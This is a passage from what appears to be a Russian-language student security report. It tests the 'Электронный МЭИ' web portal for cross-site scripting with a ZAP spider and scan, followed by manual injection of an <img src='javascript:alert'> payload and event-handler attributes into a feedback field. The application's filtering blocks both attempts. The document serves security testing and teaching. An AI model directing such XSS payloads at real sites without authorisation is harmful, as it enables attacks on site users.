

Рисунок 57 – Страница для ввода логина и пароля

Запускаем процесс поиска возможных адресов данного ресурса.

Новое сканир... Текущее состояние: 0: https://193.233.68.157/ Текущие сканирования: 0 | Найденные URI: 40 Добавлены узлы: 8 Экспор

URL-адреса Добавленные узлы Сообщения

Обработано	Метод	URI	Отметки
	GET	https://193.233.68.157/	Потомок (Seed)
	GET	https://193.233.68.157/robots.txt	Потомок (Seed)
	GET	https://193.233.68.157/sitemap.xml	Потомок (Seed)
	GET	https://193.233.68.157/assets/css/smartadmin-production-plu...	
	GET	https://193.233.68.157/assets/css/bootstrap.min.css	
	GET	https://193.233.68.157/assets/css/smartadmin-production.min...	
	GET	https://193.233.68.157/assets/css/smartadmin-skins.css	
	GET	https://193.233.68.157/assets/css/smartadmin-rtl.min.css	
	GET	https://193.233.68.157/assets/css/smartadmin-angular-next.css	
	GET	https://193.233.68.157/assets/css/demo.min.css	
	GET	https://193.233.68.157/assets/img/favicon/favicon.ico	
	GET	https://193.233.68.157/assets/img/splash/sptouch-icon-iphone...	
	GET	https://193.233.68.157/assets/img/splash/touch-icon-ipad.png	
	GET	https://193.233.68.157/assets/img/splash/touch-icon-iphone-r...	
	GET	https://193.233.68.157/assets/img/splash/touch-icon-ipad-retin...	
	GET	https://193.233.68.157/assets/img/splash/ipad-landscape.png	
	GET	https://193.233.68.157/assets/img/splash/ipad-portrait.png	
	GET	https://193.233.68.157/assets/img/splash/iphone.png	
	GET	https://193.233.68.157/styles.0fdab053dc0b0c33d43e.css	
	GET	https://193.233.68.157/runtime.dec01ef3290a4288e500.js	
	GET	https://193.233.68.157/polyfills.424a605df3cf0941f76c.js	

Рисунок 58 – Результат работы процесса паука для ЭлМЭИ

Перейдем к сканированию, пропускаем пункты, не относящиеся к XSS.

https://193.233.68.157 Состояние сканирования

Состояние Ответ диаграммы

Хост: https://193.233.68.157

	Сила	Состояние	Прошло	Reqs	Оповещения	Статус
Анализ			00:01.359	37		
Плагин						
Обход Пути	Средний		00:06.940	817	0	
Удаленное Включение Файлов	Средний		00:00.607	14	0	
Раскрытие исходного кода - папка / WEB-INF	Средний		00:00.472	23	0	
Уязвимость Heartbleed OpenSSL	Средний		00:00.221	6	0	
Раскрытие исходного кода - CVE-2012-1823	Средний		00:01.807	82	0	
Удаленное выполнение кода - CVE-2012-1823	Средний		00:02.657	286	0	
Внешнее перенаправление	Средний		00:08.344	666	0	
Серверная Сторона Включение	Средний		00:03.866	296	0	
Межсайтовый скриптинг (отражение)	Средний		00:03.699	194	0	
Межсайтовый скриптинг (постоянный) - Основной	Средний		00:01.502	74	0	
Межсайтовый Скриптинг (Постоянный) - Паук	Средний		00:12.234	143	0	
Межсайтовый скриптинг (постоянный)	Средний		00:01.148	0	0	
SQL-инъекция	Средний		00:00.000	0	0	
SQL-инъекция - MySQL	Средний		00:00.000	0	0	
SQL-инъекция - Hypersonic SQL	Средний		00:00.000	0	0	
SQL-инъекция - Oracle	Средний		00:00.001	0	0	
SQL Инъекция - PostgreSQL	Средний		00:00.000	0	0	
SQL-инъекция - SQLite	Средний		00:00.001	0	0	
Межсайтовый скриптинг (на основе DOM)	Средний		00:05.626	0	0	
SQL-инъекция - MySQL	Средний			0	0	
Внедрение Кода на Стороне Сервера	Средний			0	0	
Внедрение удаленных команд ОС	Средний			0	0	
Атака на внешний объект XML	Средний			0	0	
Стандартный Oracle Padding	Средний			0	0	
Потенциально открытые облачные метаданные	Средний			0	0	
Просмотр каталогов	Средний			0	0	
Переполнение буфера	Средний			0	0	
Ошибка Строки Формата	Средний			0	0	
CRLF инъекция	Средний			0	0	
Изменение Параметров	Средний			0	0	
Утечка информации ELMAH	Средний			0	0	
Trace.axd Утечка Информации	Средний			0	0	

Рисунок 59 – Демонстрация работы сканирования для ЭлМЭИ

После завершения сканирования получаем отчет, представленный ниже



Рисунок 60 – Отчет по сканированию ЭлМЭИ

Уязвимостей типа XSS обнаружено не было, попробуем применить ручное тестирование.

2.4.3.2 Ручное тестирование

На данном ресурсе существует раздел вопросов и предложений, в столбце «Ответ» предполагается пользовательский ввод, куда существует возможность вставки HTML-тэгов. Рассмотрим подробнее полученные результаты.



Рисунок 61 – Раздел с пользовательским вводом

2.4.3.2.1 Элемент <img>

Данная конструкция позволяет вставлять любое изображение по ссылке. Попробуем добавить фотографию на страницу.



Рисунок 62 – Демонстрация возможности вставки изображения на страницу

Перейдем к разделу вопросов и предложений, посмотрим на полученный результат.



Рисунок 63 – Результат вставки элемента

Видим, что изображение было успешно добавлено. Данную возможность можно использовать для проведения атаки типа XSS, если не происходит должной обработки ввода данных. Например, злоумышленник может вставить в тег <img> ссылку на вредоносный скрипт, тогда при загрузке изображения на страницу, скрипт будет выполнен в браузере пользователя. Например:

```
<img src="javascript:alert('XSS attack!')">
```

Попробуем применить данную конструкцию на практике.



Рисунок 64 – Реализация атаки

Однако, приложение фильтрует пользовательский ввод и код не выполняется, добавляется приставка unsafe.

```
<datatable-body-cell class="datatable-body-cell sort-active" tabindex="-1"
  style="width: 301.264px; height: auto;"> event
  <div class="datatable-body-cell-label" style="margin-left: 0px;">
      <!---->
      <!---->
      <!---->
    <span title="">
        <img src="unsafe:javascript:alert('XSS attack!')">
      </span>
      <!---->
    </div>
  </datatable-body-cell>
</div>
```

Рисунок 65 – Исходный код страницы

Есть вариант реализации атаки с использованием атрибутов onerror, onlick, onload и т.д. То есть добавляется обработчик событий, в случае которых

выполняются указанные инструкции. В качестве аргумента для атрибута указывается код вредоносного скрипта.



Рисунок 66 – Реализация атаки

Электронный МЭИ предусматривает фильтрацию и для этого случая, в результате часть строки со скриптом удаляется полностью.

Рисунок 67 – Исходный код страницы

2.4.3.2.2 Элемент <svg>

Аналогично элементу <img>, у <svg> существуют атрибуты, связанные с различными событиями. Но <svg> является более опасным. Это объясняется тем, что SVG – это формат векторной графики на основе XML, он вызывает парсер XML в браузере. Кроме того, в <svg> есть элемент <script>. Вставка данного элемента полностью исключена.

